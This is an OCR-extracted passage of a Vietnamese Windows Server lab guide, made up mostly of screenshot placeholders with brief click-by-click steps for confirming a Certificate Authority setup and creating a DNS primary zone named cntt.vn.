
Nhấn Next




Nhấn Next



Nhấn Configure





Cấu hình thành công




Kiểm tra kết quả:

Chọn Active Directory User and Computers






Chọn Certificate Authority




B6: Cấu hình DNS cho Máy Server: www.cntt.vn


Right Click -> New Zone




Nhấn Next




Chọn Primary zone -> Next




Nhấn Next




Nhập cntt.vn -> Next

